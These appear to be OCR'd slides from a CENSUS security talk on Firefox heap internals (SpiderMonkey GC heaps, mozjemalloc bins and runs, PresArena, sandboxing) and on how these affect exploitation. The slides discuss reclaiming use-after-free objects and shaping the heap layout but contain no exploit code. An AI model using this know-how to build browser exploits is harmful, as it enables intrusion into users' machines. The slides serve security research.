
GC tenured heap


- The normal (old) GC heap – more or less same implementation too
- Some allocations go directly to the tenured heap
  - Known long-lived objects, e.g. global objects
  - Function objects (due to JIT requirements)
  - Object with finalizers (due to the way that the nursery minor GC works) – most DOM objects
- The GC heap has its own metadata (and algorithms) to manage memory
  - Distinct from jemalloc

jemalloc

CENSUS
IT Security Works

- A bitmap allocator designed for performance and not primarily memory utilization
  - Major design goal to situate allocations contiguously in memory
  - Currently at major version 3
- The latest Firefox release (38.0.5) includes a forked version from major release 2
  - Called mozjemalloc; mostly the same
  - Firefox is moving (nightly) to upstream jemalloc3
- Used in Firefox for allocations that become too big for the tenured heap
  - Some allocations go directly to the jemalloc heap



arena_t
arena_chunk_t list
arena_bin_t bins[]
bins[0] (size 2)
bins[1] (size 4)
bins[2] (size 8)
...
arena_chunk_t
arena_chunk_t
arena_chunk_t
arena_chunk_t
arena_chunk_t
arena_bin_t
bins[0] (size 2)
arena_run_t *runcur
arena_chunk_t
arena_run_t
Page
region
region
region
Page
region
region
region
arena_run_t
Page
region
region
region
Page
region
region
region


Chunk #0
Chunk #1
Run #0
Run #1
Run #0
Run #1
Page
Page
Page
Page
Regions
Regions
Regions
Regions
Free regions' tree
Free regions' tree
Free regions' tree
Free regions' tree
bin[Chunk #0][Run #0]
bin[Chunk #0][Run #1]
bin[Chunk #1][Run #0]
bin[Chunk #1][Run #1]
0xb7000000
0xb7100000

Some jemalloc notes

CENSUS
IT Security Works

- Bins are used to manage/locate free regions
  - 37 bins in Firefox: 2, 4, 8, 16, 32, …, 512, 1024, 2048
  - > 2048: large and huge – not covered by this talk
  - Each bin is associated with several runs
- Allocation requests are rounded up and assigned to a bin (size class)
  - Lookup for a run with a free region
  - If none found, a new run is allocated
- Same-sized objects of different types contiguous in memory
- LIFO: a free followed by GC and an allocation of the same size most likely ends up in the freed region
- Free jemalloc regions are sanitized to mitigate uninitialized memory leaks


Temporary object
JSObject + slots
Free memory
jemalloc
JSObject allocation request
Before minor GC
Nursery doesn't have free memory for JSObject + its slots
Nursery
Tenured
After minor GC
First unallocated nursery byte
slots_ pointer
Nursery
Tenured

Hardening features

- PresArena
- Heap partitioning
- Sandbox
- ASLR, DEP, GS (all DLLs and firefox.exe)
- Heap spray protection (only for strings currently)
- JIT hardening: nope ;)
- Garbage collection (not on demand)

PresArena

- Gecko's specialized heap for CSS box objects
- When a CSS box object is freed, the free PresArena heap “slot” it is added to a free list based on its type
  - Separate free lists for each CSS box object type
- A new allocation is serviced from the free list of its type
  - Exploitable UAFs only possible via same-object-type trickery (attributes' values etc)
- PresArena also services certain related but non-CSS box objects
  - These use per size free lists
  - UAFs of different object types are possible here

Heap partitioning

CENSUS
IT Security Works

- Plans for separate heap partitions for:
  - DOM nodes (like IE and Chrome)
  - String data
  - Typed arrays
- Considered Chromium's PartitionAlloc
  - Seems like they rejected it due to performance reasons
- Going for jemalloc3
  - Looks like they plan to implement heap partitioning for jemalloc3 and submit it upstream

Sandbox

- Content process sandbox
  - Based on Chromium sandbox's code
  - Parent process, i.e. broker
  - Content process, i.e. target
  - IPC: IPDL, MessageManager (here is where you look for bugs ;)
  - Current state: quite permissive whitelist
  - Policies at sandboxBroker.cpp:

    `SandboxBroker::SetSecurityLevelForContentProcess()`

- Gecko Media Plugin (GMP) sandbox
  - For Gecko processes launched for media playback
  - More restrictive whitelist (same file as above):

    `SandboxBroker::SetSecurityLevelForGMPlugin()`

Flash sandbox

CENSUS
IT Security Works

- Flash is an out-of-process plugin (OOPP)

- Currently sandboxed by its own “protected mode”
  - Low integrity process
  - Restricted access token capabilities
  - Job restrictions (no launching of new processes)

- Plans to not enable the protected mode in the future
  - Due to stability problems
  - Implement a Firefox-specific Flash sandbox
  - Again based on Chromium sandbox's code

Garbage collection

- No unprivileged JS API to trigger a GC on demand
  - We need this to make favorable heap layouts

- Different types of GC in SpiderMonkey

```
/* Reasons internal to the JS engine */
D(API)
D(MAYBEGC)
D(DESTROY_RUNTIME)
D(DESTROY_CONTEXT)
D(LAST_DITCH)
D(TOO_MUCH_MALLOC)
D(ALLOC_TRIGGER)
D(DEBUG_GC)
D(COMPARTMENT_REVIVED)
D(RESET)
D(OUT_OF_NURSERY)
D(EVICT_NURSERY)
D(FULL_STORE_BUFFER)
D(SHARED_MEMORY_LIMIT)
```

